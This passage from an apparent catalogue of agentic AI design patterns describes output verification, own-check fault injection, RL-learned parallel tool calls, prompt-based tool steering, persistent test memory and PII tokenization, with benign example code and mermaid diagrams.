C3 --> D
D --> E[Per-topology accuracy / leakage report]
```
This is deliberately orthogonal to [Workflow Evals with Mocked Tools](workflow-evals-with-mocked-tools.md) (scores whether the right *tools* get called) and to [Declarative Multi-Agent Topology Definition](declarative-multi-agent-topology-definition.md) (specifies the agent graph but not whether prompts populate it correctly). It is closer to a unit test for the hand-off step itself.
## Evidence
- **Evidence Grade:** low-medium. This is a single benchmark paper at time of writing, with no independent replication yet.
- **Most Valuable Finding:** building the eval around topology variation, rather than one fixed topology, surfaces a failure mode a fixed-topology eval suite would miss: fragment-assignment quality varies unevenly across topologies.
- **Unverified / Unclear:** how well benchmark performance predicts end-to-end task success in production systems; generalization beyond the paper's reported scenarios and topologies has not been independently confirmed. Verify current figures against the source before citing them.
## How to use it
- Use when you are building or hardening a multi-agent system and want a regression suite for the orchestrator's *delegation quality*, not just final output quality.
- Write a handful of scenarios per topology you actually use (chain, star, tree, fan-out/fan-in, debate, mesh); you do not need every topology to get value.
- Score three things per generated sub-agent prompt: required-fragment recall, forbidden-fragment leakage, and role-assignment accuracy.
- Run this alongside — not instead of — end-to-end workflow evals; it catches a different class of bug (mis-delegation) than tool-call or output-format evals do.
- Re-run whenever you change the topology or swap the orchestrator model.
## Trade-offs
**Pros:**
- Isolates delegation-quality bugs that end-to-end evals otherwise blame on the wrong sub-agent.
- Topology-indexed scoring shows exactly where orchestration degrades as systems scale past simple chains/stars.
- Cheap to extend: new scenarios are just (topology, fragments, ground-truth assignment) tuples.
**Cons:**
- Requires hand-authoring ground-truth fragment/role assignments per scenario, which does not scale automatically to a new domain.
- A single benchmark; treat absolute scores as directional until independently replicated.
- Does not replace end-to-end evals — a system can score well here and still fail downstream for unrelated reasons (bad tools, bad models).
## References
- Sun, Y. et al. *PerspectiveGap: A Benchmark for Multi-Agent Orchestration Prompting*. arXiv:2606.08878. Code: https://github.com/WhymustIhaveaname/PerspectiveGap.
- Related: [Declarative Multi-Agent Topology Definition](declarative-multi-agent-topology-definition.md) — defines the agent graph this pattern tests prompt hand-offs against.
- Related: [Subject Hygiene for Task Delegation](subject-hygiene.md) — traceability of task subjects; this pattern instead tests information-content correctness of the delegation itself.
- Related: [Workflow Evals with Mocked Tools](workflow-evals-with-mocked-tools.md) — complementary eval angle (tool-call correctness vs. delegation-prompt correctness).
- Related: [Sub-Agent Spawning](sub-agent-spawning.md) — describes how the main agent creates the sub-agent invocations this pattern scores; this pattern checks whether those invocations actually carry the right information.
- FIPA. "FIPA ACL Communicative Act Library Specification." 2002 — theoretical foundation for structured inter-agent communication that this benchmark operationalizes as a measurable score.
---
## Output Verification Loop
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** John Weston (@JohnnyTarrr)
**Source:** https://github.com/veroq-ai/shield
## Problem
LLM agents confidently produce outputs that contain factual errors, hallucinated citations, or unsupported claims. In multi-agent pipelines the problem compounds: one agent's hallucination becomes another agent's input. Standard reflection loops catch stylistic issues but lack grounding against external evidence, so factual errors pass through unchallenged.
## Solution
Insert a verification step between generation and action. The step works in three phases:
1. **Claim extraction** -- decompose the LLM output into individual, atomic claims.
2. **Evidence retrieval** -- for each claim, retrieve supporting or contradicting evidence from authoritative sources (APIs, knowledge bases, RAG stores).
3. **Scoring** -- assign a per-claim trust score based on evidence alignment and return an aggregate confidence for the full output.
The agent (or orchestrator) uses the scores to decide whether to proceed, retry with a corrected prompt, or escalate to a human.
```pseudo
output = agent.generate(prompt)
result = verify(output, context)
if result.trust_score >= threshold:
proceed(output)
else:
retry_with_feedback(result.flagged_claims)
```
In multi-agent systems, run verification at each hand-off between agents so errors don't propagate through the pipeline. Verification receipts (signed, timestamped results) provide an audit trail for compliance.
## How to use it
- Place a verification call after any agent step that produces factual claims others will depend on.
- Set a trust-score threshold appropriate to the domain (higher for medical/financial, lower for exploratory research).
- In a swarm or multi-agent pipeline, verify at every agent boundary rather than only at the final output.
- Store verification receipts when you need a compliance audit trail.
### Known implementations
- [VeroQ Shield](https://github.com/veroq-ai/shield) -- claim-level verification with evidence chains, Python and TypeScript SDKs. Self-hosted Docker option for air-gapped deployments.
## Trade-offs
- **Pros:** Catches factual errors that reflection loops miss; provides quantified confidence rather than binary pass/fail; audit trail via receipts; composable across multi-agent pipelines.
- **Cons:** Adds latency per verification call; evidence quality bounds verification quality; requires an evidence source relevant to the domain.
## References
- [VeroQ Shield -- LLM output verification](https://github.com/veroq-ai/shield)
- [Self-Refine: Iterative Refinement with Self-Feedback](https://arxiv.org/abs/2303.11366) -- related but lacks external evidence grounding
- [FacTool: Factuality Detection in Generative AI](https://arxiv.org/abs/2307.13528) -- academic approach to claim-level verification
---
## Own-Check Fault Injection
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Jeff Otterson (@Jott2121)
**Source:** https://github.com/Jott2121/sabot
## Problem
Multi-agent pipelines increasingly gate real work behind their own quality machinery:
reviewer agents, deterministic guardrail callbacks, escalation interrupts, orchestrator
progress ledgers. That machinery underwrites a widespread operational assumption — *if
something goes wrong mid-pipeline, some check will catch it.*
The assumption is rarely tested, because the usual evidence for it is the wrong
measurement. End-to-end pass rate tells you the pipeline produced a good answer. It does
not tell you whether anything would have noticed a bad input. Those come apart badly: a
pipeline can absorb a corrupted tool result, silently route around it, and still emit a
correct answer. Every dashboard stays green, and you have learned nothing about the case
your pipeline *cannot* absorb.
Worse, capability benchmarks and external monitors both miss the question. A benchmark
asks whether the agent is smart. An external monitor asks whether *you* can detect a
problem from outside. Neither asks whether the self-verification you already paid for
actually fires.
## Solution
Inject one controlled fault per run into a live execution, tell the pipeline nothing, and
score only what the pipeline's **own** components did about it. No external monitor may sit
in the detection path — if your harness is what noticed, the pipeline did not.
Three design commitments make the result trustworthy:
**1. Separate the funnel.** Score each injected fault on independent axes and never blend
them:
- **detected** — a component of the pipeline emitted a *detection act* (a reviewer reject,
a guardrail block, an escalation, a retry carrying a reason)
- **reacted** — some corrective action followed the detection
- **recovered** — the end output still passed the same criterion as the no-fault baseline
The interesting quantity is the cell where `recovered` is true and `detected` is false:
**recovery without detection**. That is silent absorption, and it is invisible to any
accuracy-only evaluation.
**2. Adjudicate deterministically against a mapping published in advance.** Before
collecting data, write down the exhaustive list of surfaces whose events count as a
detection act, per framework, from that framework's documentation. Publishing the mapping
first is the only real defense against the accusation that it was tuned to the answer.
Keep any LLM judge in a clearly separate tier that cannot move the headline.
**3. Validate the baseline, and exclude rather than adjust.** A faulted run is only
scorable if the same cell passes with no fault injected. If the baseline fails, the cell
is excluded and itemised — never scored as a miss. Likewise, if a fault cannot be verified
as having landed, that is an exclusion, not a detection failure. Fake misses are the
easiest way to manufacture an alarming number.
Useful operator families, all of which occur naturally in production:
| Operator | What it simulates |
|---|---|
| Tool-result corruption | An API returns a plausible but wrong value |
| False success | A component reports work it did not do |
| Message alteration | Inter-agent context drifts in transit |
| Model downgrade | A silent fallback to a weaker tier |
| Stale context | Superseded data reaches one agent |
| Silent no-op | A side effect reported done, never performed |
## How to use it
1. **Pick one task with a mechanical pass criterion.** If a human has to judge success, you
cannot establish a baseline, and everything downstream is opinion.
2. **Record the detection-act mapping for your stack before you run anything.** Which
events, in your framework, mean "a check fired"? Write them down. If a documented
surface turns out not to exist, strike it publicly rather than quietly.
3. **Baseline first.** Run the task clean, several seeds, and keep only cells that pass.
4. **Inject one fault per run** at a defined seam, and verify it landed.
5. **Score the three axes separately** and publish the recovery-without-detection rate. It
is usually the number that changes minds.
6. **If detection is low, test whether it is a protocol gap before assuming a capability
gap.** A cheap probe: require each reviewer to report every inconsistency it noticed,
quoting the exact conflicting values, *before* it emits a verdict. If detection rises
sharply, the model was already noticing and your protocol simply gave noticing nowhere
to go.
7. **Watch what that fix does and does not buy.** Reporting is not reacting. A reviewer can
name the contradiction and approve anyway; measured, corrective acts often do not rise
with reports at all. Treat "the pipeline now tells you" as a genuine but partial win.
For orchestrator-style pipelines that rewrite worker instructions, a protocol requirement
survives only if it is part of the **output format contract**. Side instructions get
rewritten away; format requirements do not.
## Trade-offs
- **Cost and blast radius.** Every cell is a real model run against a real pipeline. Budget
a circuit breaker, and never inject into a pipeline with live side effects.
- **The instrument perturbs the system.** Changing an output contract to carry a report can
change orchestration behaviour — measured in one case as clean-run stall rates rising
from 3/25 to 18/25 seeds. Always re-run the no-fault baseline under the changed protocol
and publish the comparison, or you will attribute your own perturbation to the fix.
- **Text-matching adjudication has a false-positive floor.** If you score a report by
looking for expected substrings, measure how often those substrings appear on *clean*
runs. Tasks that embed natural discrepancies produce a non-trivial base rate, and a
detection number without its base rate is not interpretable.
- **Some operators have no signal on some surfaces.** A silent model downgrade injects no
text to quote, so a text-report surface cannot see it at all. Report that as no signal
rather than as a low score.
- **Pipeline shape confounds cross-framework comparison.** If a fault lands after a given
architecture's last check has run, that cell is a structural zero, not a detection
failure. Compare only on the operator subset where every configuration can structurally
detect.
- **Results are version-bound and model-bound.** Detection rates plausibly move with the
underlying model. Pin versions, state them, and resist generalising past them.
## Evidence
Applied across three production frameworks (LangGraph, CrewAI, AutoGen/Magentic-One) over
900 injected faults, median own-check detection was **16.7%**, and recovery without
detection was the single most common outcome in **every** configuration at 51–61% of valid
faults. Best-documented guardrail configurations did not materially outperform defaults.
Adding the anomaly-first reporting requirement to the same 825 paired cells raised the
median to **55.0%**, while corrective acts stayed flat — on the original detection surface,
recovery without detection remained near 50%. The pattern's central claim is that
distinction: silent absorption became *legible*, not corrected.
## References
* [MAS-FIRE: Fault Injection and Reliability Evaluation for LLM-Based Multi-Agent Systems](https://arxiv.org/abs/2602.19843) — Jia et al. Establishes own-mechanism fault detection rates on academic multi-agent systems.
* [AgentAssay](https://arxiv.org/abs/2603.02601) — Bhardwaj. Formalises an agent mutation score with model-swap and version-downgrade operators under external adjudication.
* [On the Resilience of LLM-Based Multi-Agent Collaboration with Faulty Agents](https://arxiv.org/abs/2408.00989) — AutoInject. Injects mistakes into agent messages; reports end-task recovery, which is precisely the quantity this pattern keeps separate from detection.
* [Failing Tools: Benchmarking LLM Agent Recovery Under Runtime Tool Failures](https://openreview.net/forum?id=j7YsSnA64D) — single-agent detection and recovery under tool failure.
* [Assessing and Enhancing the Robustness of LLM-based Multi-Agent Systems Through Chaos Engineering](https://arxiv.org/abs/2505.03096) — Owotogbe. Chaos-engineering framing for agent systems.
* Known implementation: [Sabot](https://github.com/Jott2121/sabot) — an open specification and Apache-2.0 harness applying this pattern to three production frameworks, with the detection-act mappings, seeds and anchors registered before any scored run and the full raw trace corpus published for offline recomputation. Authored by this pattern's contributor; listed as a worked example of the mapping-first and funnel-separation mechanics described above.
---
## Parallel Tool Call Learning
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://youtu.be/1s_7RMG4O4U
## Problem
Agents often execute tool calls sequentially even when they could run in parallel:
- **Unnecessary latency**: Sequential calls add up when tool execution time dominates inference time
- **Inefficient exploration**: Agent waits for one result before deciding the next action
- **Poor tool utilization**: Multiple independent information needs handled one-by-one
- **Suboptimal learned behavior**: Base models may not naturally parallelize without training signal
**Example bottleneck:**
```
Sequential (slow):
1. search("Intel financial data") → 2s
2. read_file("2023_report.pdf") → 1.5s
3. search("return metrics") → 2s
4. read_file("returns_table.csv") → 1.5s
Total: 7 seconds
```
Cognition observed this with Devon: the baseline model would make 8-10 sequential tool calls during file planning, taking significant time even though many calls could have run in parallel.
## Solution
**Use Agent RFT to teach the model to parallelize independent tool calls, dramatically reducing latency when tool execution is faster than inference.**
**How Models Learn Parallelization:**
During RL exploration, the agent discovers that:
1. Multiple tool calls can be made simultaneously
2. When tool results arrive together, the next reasoning step has more context
3. Parallel patterns receive similar rewards in less time (implicit efficiency reward)
4. The model naturally converges toward parallel execution patterns
**Tool Classification for Safe Parallelization:**
Agents learn to distinguish between:
- **Read-only tools**: Safe to parallelize (search, read_file, list)
- **State-modifying tools**: Require serialization (write_file, delete, state-changing APIs)
This classification prevents race conditions while maximizing parallelism for safe operations.
**Natural Emergence through RL:**
Unlike explicit programming, the parallelization emerges from:
- **Exploration**: Agent tries different tool call patterns
- **Reward shaping**: Faster completions may get slight bonuses (optional)
- **Efficiency pressure**: Light penalty on token usage encourages efficiency
- **Pattern reinforcement**: Successful parallel patterns get reinforced
**Typical Learned Pattern:**
```
Parallel (fast):
Batch 1 (parallel):
- search("Intel financial data")
- read_file("2023_report.pdf")
- search("return metrics")
- list("/financial_reports")
→ All complete in ~2s (dominated by slowest)
Batch 2 (parallel, based on Batch 1 results):
- read_file("returns_table.csv")
- read_file("competitor_data.csv")
→ Complete in ~1.5s
Total: ~3.5s (50% faster)
```
## How to use it
**Prerequisites:**
Your infrastructure must support parallel tool execution:
```python
# Tool server must handle concurrent requests
@app.cls(
image=base_image,
concurrency_limit=10, # Allow 10 concurrent tools per rollout
allow_concurrent_inputs=True
)
class ParallelToolExecutor:
@method()
async def execute_tool(self, rollout_id: str, tool: str, params: dict):
# Use async for I/O-bound operations
result = await self._async_execute(tool, params)
return result
```
**Training Setup:**
No special configuration needed - parallelization emerges naturally:
```python
# Standard Agent RFT setup
job = client.fine_tuning.jobs.create(
training_file="file-abc123",
model="gpt-4o",
method="rft",
rft={
"tools": tools,
"grader": grader,
"hyperparameters": {
"n_epochs": 3,
"batch_size": 16,
"compute_multiplier": 1
}
}
)
# No special "parallelization" flag needed!
# Model discovers this pattern during exploration
```
**Optional: Explicit Latency Rewards**
You can encourage parallelization through reward shaping:
```python
class LatencyAwareGrader:
def grade(self, question, answer, tool_trace, ground_truth):
# Standard correctness score
correctness = self.check_correctness(answer, ground_truth)
# Bonus for efficiency
num_sequential_rounds = self.count_sequential_rounds(tool_trace)
if num_sequential_rounds <= 3:
efficiency_bonus = 0.1
elif num_sequential_rounds <= 5:
efficiency_bonus = 0.05
else:
efficiency_bonus = 0.0
return {
"score": correctness + efficiency_bonus,
"subscores": {
"correctness": correctness,
"efficiency": efficiency_bonus
}
}
def count_sequential_rounds(self, tool_trace):
"""
Count how many back-and-forth rounds with tools
Parallel calls in same round = 1 round
"""
rounds = 0
current_round_calls = set()
for call in tool_trace:
if call['type'] == 'tool_call':
current_round_calls.add(call['id'])
elif call['type'] == 'tool_response':
if call['call_id'] in current_round_calls:
current_round_calls.remove(call['call_id'])
if not current_round_calls:
rounds += 1
return rounds
```
**Monitoring Parallelization:**
Track during training to see if model learns parallel patterns:
```python
def analyze_parallelization(tool_trace):
"""
Analyze how many parallel calls the agent made
"""
parallel_batches = []
current_batch = []
for event in tool_trace:
if event['type'] == 'tool_call':
current_batch.append(event)
elif event['type'] == 'assistant_message':
# End of reasoning, start of new tool batch
if current_batch:
parallel_batches.append(len(current_batch))
current_batch = []
return {
'num_batches': len(parallel_batches),
'calls_per_batch': parallel_batches,
'max_parallelism': max(parallel_batches) if parallel_batches else 0,
'total_calls': sum(parallel_batches)
}
# Example output showing learned parallelization:
# Baseline: {'num_batches': 8, 'calls_per_batch': [1,1,1,1,1,1,1,1], 'max_parallelism': 1}
# Fine-tuned: {'num_batches': 2, 'calls_per_batch': [4,2], 'max_parallelism': 4}
```
## Real-World Example: Cognition Devon
**Task**: File planning agent - identify which files need editing
**Tools Available**:
- `read_file(path)`: Read file contents (~500ms)
- `shell(command)`: Run grep/find/ls (~300ms)
**Baseline Behavior (Before RFT):**
Sequential pattern observed in traces:
```
1. shell("find . -name '*.py'")
2. read_file("main.py")
3. shell("grep 'UserAuth' .")
4. read_file("auth.py")
5. shell("grep 'DatabaseConnection' .")
6. read_file("db.py")
7. shell("ls tests/")
8. read_file("tests/test_auth.py")
Total: 8-10 sequential tool calls
```
**After Agent RFT:**
Learned parallel pattern:
```
Round 1 (parallel):
- shell("find . -name '*.py'")
- shell("grep 'UserAuth' .")
- shell("grep 'DatabaseConnection' .")
- shell("ls tests/")
Round 2 (parallel, based on Round 1):
- read_file("main.py")
- read_file("auth.py")
Round 3 (if needed):
- read_file("db.py")
Total: 3-4 rounds (50% reduction in back-and-forth)
```
**Results:**
- Planning time reduced by ~50%
- Latency improvement even more dramatic when tool execution < inference time
- Model learned this without explicit parallelization reward
**Sam's Observation:**
> "We noticed that the model starts learning how to do a lot of parallel tool calls. The first action that the model does, it will kick off like eight different things... and then following on it will independently explore all of those things by again running more parallel tool calls."
**Additional Validation: Ambience Healthcare**
- **Task**: Medical coding with ICD-10 code lookups
- **Result**: 18% latency reduction after Agent RFT
- **Pattern**: Parallel execution of independent code lookups reduced sequential rounds
## When Parallelization Helps Most
**High Impact Scenarios:**
1. **Tool execution << Inference time**
- If tools return in 100ms but inference takes 2s, parallelization saves multiple inference rounds
- Example: API calls, database queries, file reads
2. **Independent information gathering**
- Multiple search queries
- Reading multiple files
- Checking multiple conditions
3. **Broad exploration phases**
- Initial reconnaissance (find all Python files, check all tests, etc.)
- Multi-source research (check docs, code, tests simultaneously)
**Low Impact Scenarios:**
1. **Sequential dependencies**
- Must read file A to know which file B to read
- Each tool result determines next action
2. **Tool execution >> Inference time**
- If each tool takes 10s and inference takes 1s, parallelization saves less
- Example: Heavy computation, large file processing
3. **Rate-limited APIs**
- External APIs that throttle concurrent requests
- Parallel calls just hit rate limits
## Comparison with Explicit Parallelization
| Approach | Agent RFT Learning | Manual Programming |
|----------|-------------------|-------------------|
| **Implementation** | Emerges from training | Explicit parallel tool API |
| **Flexibility** | Adapts to task | Fixed strategy |
| **Dependencies** | Learns safe patterns | Must hand-code logic |
| **Optimization** | Optimizes for your tools | Generic parallelization |
| **Maintenance** | Automatic with retraining | Manual updates |
```mermaid
graph TD
A[Agent Receives Task] --> B{RL-Trained Model}
B --> C[Identifies Independent Queries]
C --> D[Batch 1: Parallel Tool Calls]
D --> E[All Tools Execute Concurrently]
E --> F[Results Arrive Together]
F --> G{Need More Info?}
G -->|Yes| H[Batch 2: Parallel Tool Calls]
H --> I[Execute Concurrently]
I --> J[Aggregate Results]
G -->|No| J[Aggregate Results]
J --> K[Generate Answer]
style D fill:#fff3e0,stroke:#f57c00,stroke-width:2px
style H fill:#fff3e0,stroke:#f57c00,stroke-width:2px
style K fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
```
## Trade-offs
**Pros:**
- **Dramatic latency reduction**: 40-50% reduction common when applicable
- **No manual coding**: Parallelization emerges from training, not programming
- **Adaptive**: Model learns optimal parallelization for your specific tools and tasks
- **Scales naturally**: Works across different numbers of tools and complexity levels
- **Better UX**: Faster agent responses improve user experience
**Cons:**
- **Infrastructure requirements**: Tool servers must handle concurrent requests
- **Resource usage**: More simultaneous tool calls = higher peak resource usage
- **Doesn't always emerge**: Requires enough variance in training data
- **May need reward shaping**: Explicit latency bonuses can help if parallelization doesn't emerge naturally
- **Debugging complexity**: Parallel execution makes traces harder to follow
## Implementation Checklist
- [ ] Tool infrastructure supports concurrent requests (async, multiple workers)
- [ ] Each tool can handle being called multiple times in parallel safely
- [ ] Monitoring tracks parallelization metrics (calls per batch, rounds per rollout)
- [ ] Reward function doesn't penalize parallelization (e.g., per-tool-call costs)
- [ ] Training data has variance in tool call patterns
- [ ] Optional: Latency-aware reward shaping to encourage parallelization
- [ ] Load testing confirms infrastructure can handle burst parallelism
## References
- [OpenAI Build Hour: Agent RFT - Cognition Case Study (November 2025)](https://youtu.be/1s_7RMG4O4U)
- [Parallel Tool Execution Pattern](./parallel-tool-execution.md)
- Related patterns: Agent Reinforcement Fine-Tuning, Tool Use Incentivization via Reward Shaping
### Academic Foundations
- Schick et al. [ToolFormer: Language Models Can Teach Themselves to Use Tools](https://arxiv.org/abs/2302.04761) (ACL, 2023)
- Yao et al. [ReAct: Synergizing Reasoning and Acting in Language Models](https://arxiv.org/abs/2210.03629) (NeurIPS, 2022)
---
## Patch Steering via Prompted Tool Selection
**Status:** best-practice
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Coding agents with access to multiple patching or refactoring tools (e.g., text-based `apply_patch`, AST-based refactoring, semantic migration) may choose suboptimal tools if not explicitly guided. This leads to:
- **Unnecessary Complexity:** Agent might use a generic text-replace tool instead of a specialized AST-aware refactoring tool.
- **Inconsistent Results:** Without explicit instructions, the agent's tool selection can vary unpredictably, hampering reproducibility.
- **Safety Risks:** Text-based patching on refactoring tasks can break imports, miss references, or introduce syntax errors.
## Solution
**Steer** the agent's tool selection and patch approach through **explicit natural language instructions** in the prompt. Techniques include:
**1. Direct Tool Invocation**
- Prepend: "Use the `apply_patch` tool to insert a new function `validate_input` in `auth_service.py`."
- The agent recognizes "apply_patch" as the preferred patching mechanism.
**2. Tool Usage Teaching**
- Provide a mini-manual in the context:
```text
"Our `ASTRefactor` tool takes JSON describing node edits:
{"file": string, "pattern": string, "replacement": string}.
Use it for safe refactors rather than raw `sed` commands."
```
- This orients the agent to use the safer, higher-level refactoring tool when modifying function signatures or renaming classes.
**3. Implicit Shorthands**
- Introduce domain-specific abbreviations: "When instructing to rename variables, say `renameVar(old, new)`; the agent maps this to the ASTRefactor tool under the hood."
**4. Reason-Encouraging Phrases**
- Add: "Think about type safety before choosing a patch tool."
- Promotes deeper reasoning so the agent doesn't just apply surface-level text replacements.
**5. Negative Constraints**
- Specify what NOT to use: "Do NOT use text-based patching for function signature changes (will break imports)."
- Explicit anti-patterns prevent unsafe tool selections more effectively than positive instructions alone.
## Example
```mermaid
flowchart TD
A[User Prompt: "Refactor validation logic"] --> B[Augmented Prompt]
B --> C["Please use ASTRefactor to update function signatures"]
C --> D[Agent selects ASTRefactor]
D --> E[ASTRefactorTool patches code]
```
## How to use it
- **Tool Registry:** Expose tool metadata (name, usage example, input schema, capabilities/limitations) in the agent's initialization context. Include `use_when` and `avoid_when` criteria for each tool.
- **Prompt Templates:** Create reusable templates with placeholders, e.g.:
```
"Task: {task_description}. Preferred tool: {tool_name}.
Usage example: {tool_usage_snippet}."
```
- **Fallback Handling:** If the agent ignores the instruction and uses the wrong tool, include a directive: "If ASTRefactor fails, fallback to apply_patch." Specify fallback chains: semantic → AST → text.
## Trade-offs
- **Pros:**
- **Predictable Behavior:** Reduces variance in tool usage for the same task.
- **Higher Code Quality:** Ensures the agent uses semantically safe tools (e.g., AST-based) over string-based replacements.
- **Appropriate Tool Selection:** Guides agents to match tool capabilities to task requirements (text for simple fixes, AST for refactoring, semantic for API migrations).
- **Cons/Considerations:**
- **Prompt Length:** Excessive tool documentation in the prompt can consume valuable tokens.
- **Maintenance:** As new patching tools emerge, templates and tool registry need periodic updates.
## References
- Adapted from "Tool Use Steering via Prompting" in Claude Code best practices.
- Will Brown's notes on "if you want it to be a tool use agent" you must decide that's the default behavior in the prompt.
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
**Academic Foundations:**
- Yao, S. et al. (2022). "ReAct: Synergizing Reasoning and Acting in Language Models." ICLR 2023. https://arxiv.org/abs/2210.03629
- Yan, S. et al. (2023). "API-Bank: A Comprehensive Benchmark for Tool-Augmented LLMs." https://arxiv.org/abs/2304.08244
---
## Persistent Test Memory Feedback Loop
**Status:** emerging
**Category:** Learning & Adaptation
**Authors:** Pranshu Chittora (@pranshuchittora)
**Source:** https://github.com/vostride/agent-qa
## Problem
An agent that executes end-to-end tests without durable memory starts each run from
scratch. It repeatedly rediscovers navigation paths, semantic landmarks, and known
failure causes. When an interface changes, brittle replay can fail even though the
user intent is unchanged.
Saving every trace is not enough. Raw traces contain transient state, sensitive
values, and accidental successes. Replaying them uncritically turns old evidence
into a new source of test flakiness.
## Solution
Place a scoped, evidence-gated memory loop around the test executor:
1. **Scope retrieval** by application, environment, test intent, and identity
boundary. Retrieve a small set of relevant, recently verified records.
2. **Intent-preserving execution** uses remembered semantic landmarks and prior
failure classifications as hints, not as a fixed action script.
3. **Structured observation** records actions, assertions, screenshots or logs,
failure signatures, and the final oracle result.
4. **Write gating** promotes a lesson only when evidence supports it. Redact
secrets and reject run-specific values such as session IDs or timestamps.
5. **Correction and decay** lower confidence, supersede, or retire a record when a
later run contradicts it.
A memory record should carry provenance rather than only a prose hint:
scope: app + environment + test-intent
claim: Checkout opens from the cart summary
confidence: 0.82
evidence: run-id-184
last_verified: 2026-08-16
failure_signature: null
supersedes: memory-id-27
The key distinction from general log synthesis is that retrieval sits directly in
the execution path, while every write is tied to a test oracle and can be reversed
by contradictory evidence.
## How to use it
- Start with one repeated, non-destructive user flow and define its scope key.
- Store artifacts separately from compact memories; keep links from each memory to
the evidence that justified it.
- Prefer semantic facts such as labels, roles, and navigation relationships over
copied DOM paths or screen coordinates.
- Require more than one confirmation before promoting risky or broadly scoped
lessons. Apply shorter expiry to volatile interfaces.
- Treat a remembered path as a ranked hint. The executor must still observe the
current interface and satisfy the current assertion.
- Make correction first-class: a failed remembered step should produce a proposed
replacement or confidence reduction, not an endless retry.
- Redact credentials, personal data, tokens, and test fixtures before persistence.
Separate memory by tenant and environment.
- Keep human approval around production writes, purchases, deletion, and other
high-impact actions even when a path has succeeded before.
Use the loop for regression suites where the same intent is exercised many times
against a changing application. Pair it with mocked workflow evals when the agent
itself must be tested without touching a live system.
## Trade-offs
**Pros:**
- Reduces repeated exploration across runs.
- Lets tests survive some interface changes without discarding the original intent.
- Preserves evidence and provenance for debugging.
- Converts recurring failures into reusable, scoped knowledge.
**Cons:**
- Stale or falsely promoted memories can systematically mislead later runs.
- Safe isolation, redaction, retention, and invalidation add operational complexity.
- Retrieval and write gating increase latency and storage cost.
- Adaptation can hide product regressions unless the assertion oracle remains
independent from the learned navigation path.
## References
- [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) — episodic feedback and memory for later decisions.
- [Memory Synthesis from Execution Logs](memory-synthesis-from-execution-logs.md) — related batch synthesis of reusable lessons.
- [Workflow Evals with Mocked Tools](workflow-evals-with-mocked-tools.md) — related safe validation of complete agent workflows.
- [Vostride Agent QA](https://github.com/vostride/agent-qa) — contributor-affiliated implementation of persistent memory in a software-testing agent.
---
## PII Tokenization
**Status:** established
**Category:** Security & Safety
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/code-execution-with-mcp
## Problem
AI agents often need to process workflows involving personally identifiable information (PII) such as emails, phone numbers, addresses, or financial data. However, sending raw PII through the model's context creates privacy risks and compliance concerns. Organizations need agents to orchestrate data workflows without exposing sensitive information to the LLM.
## Solution
Implement an interception layer in the Model Context Protocol (MCP) client that automatically tokenizes PII before it reaches the model, and untokenizes it when making subsequent tool calls.
**Architecture:**
```mermaid
graph LR
A[Tool Response] --> B[MCP Client]
B --> C{PII Detection}
C --> D[Tokenization]
D --> E[Model Context]
E --> F[Model Reasoning]
F --> G[Tool Call Request]
G --> H[Untokenization]
H --> I[Actual Tool Call]
```
**Flow:**
1. **Interception**: When tools return data, MCP client intercepts responses
2. **Detection**: Identify PII using pattern matching or classification models
3. **Tokenization**: Replace real values with placeholders
- `john.doe@company.com` → `[EMAIL_1]`
- `(555) 123-4567` → `[PHONE_1]`
- `123-45-6789` → `[SSN_1]`
4. **Model reasoning**: Agent works with tokenized placeholders
5. **Untokenization**: When agent makes tool calls with placeholders, MCP client substitutes real values back
**Example workflow:**
```python
# Tool returns customer data
customer = get_customer(id="C123")
# Raw: {"name": "John Doe", "email": "john@example.com", "phone": "555-1234"}
# MCP client tokenizes before sending to model
# Context sees: {"name": "[NAME_1]", "email": "[EMAIL_1]", "phone": "[PHONE_1]"}
# Agent reasons with tokens
"Send welcome email to [EMAIL_1] with link for [NAME_1]"
# MCP client untokenizes for tool execution
send_email(
to="john@example.com", # Real value substituted
body="Welcome John Doe, here's your link..." # Real value substituted
)
```
## How to use it
**Best for:**
- Workflows processing customer data, HR records, medical information
- Multi-step automation involving PII
- Compliance-sensitive environments (GDPR, HIPAA, CCPA)
- Agents that coordinate data flows without needing to "see" raw PII
**Implementation requirements:**
1. **PII detection layer:**
- Regex patterns for common PII (email, phone, SSN, credit cards)
- Named entity recognition models for names, addresses
- Custom rules for domain-specific sensitive data
- Hybrid approach: regex for fast path (< 5ms), ML for semantic PII (50-200ms)
2. **Token mapping storage:**
- Secure mapping of tokens to real values
- Session-scoped or request-scoped lifetime
- Encryption at rest if persistent
- Format-preserving tokenization maintains data structure for validation
3. **Untokenization in tool calls:**
- Scan outgoing tool call parameters
- Replace placeholders with real values before execution
- Maintain referential integrity (same placeholder → same value)
**Integration point:**
Most effective when implemented in the MCP client layer, so it's transparent to both the agent (sees tokens) and tools (see real values).
## Trade-offs
**Pros:**
- Prevents raw PII from entering model context
- Agents can orchestrate sensitive workflows without seeing data
- Enables audit trails that don't contain PII
- Reduces compliance risk and regulatory burden
- Transparent to agent reasoning (works with placeholders)
**Cons:**
- Adds complexity to MCP client implementation
- PII detection must be accurate (false positives/negatives)
- Doesn't protect against PII inference (model might deduce sensitive info)
- Requires secure token mapping storage
- May complicate debugging (need to map tokens back for troubleshooting)
- Pattern matching can miss novel PII formats
**Limitations:**
- Doesn't prevent the model from learning patterns about PII structure
- Won't catch domain-specific sensitive data without custom rules
- Contextual PII (e.g., "my address is...") may leak before tokenization
- Not a substitute for proper access controls and encryption
- Tokenization is pseudonymization, not anonymization—under GDPR Article 4(5), tokenized data remains personal data
- Multiple tokenized fields can be combined to reveal identities (composition effects)
## References
* Anthropic Engineering: Code Execution with MCP (2024)
* Microsoft Presidio: Open-source PII detection and anonymization framework
* GDPR Article 4(5): Pseudonymization definition
* NIST Privacy Framework
- Primary source: https://www.anthropic.com/engineering/code-execution-with-mcp
---
## Plan-Then-Execute Pattern
**Status:** established
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
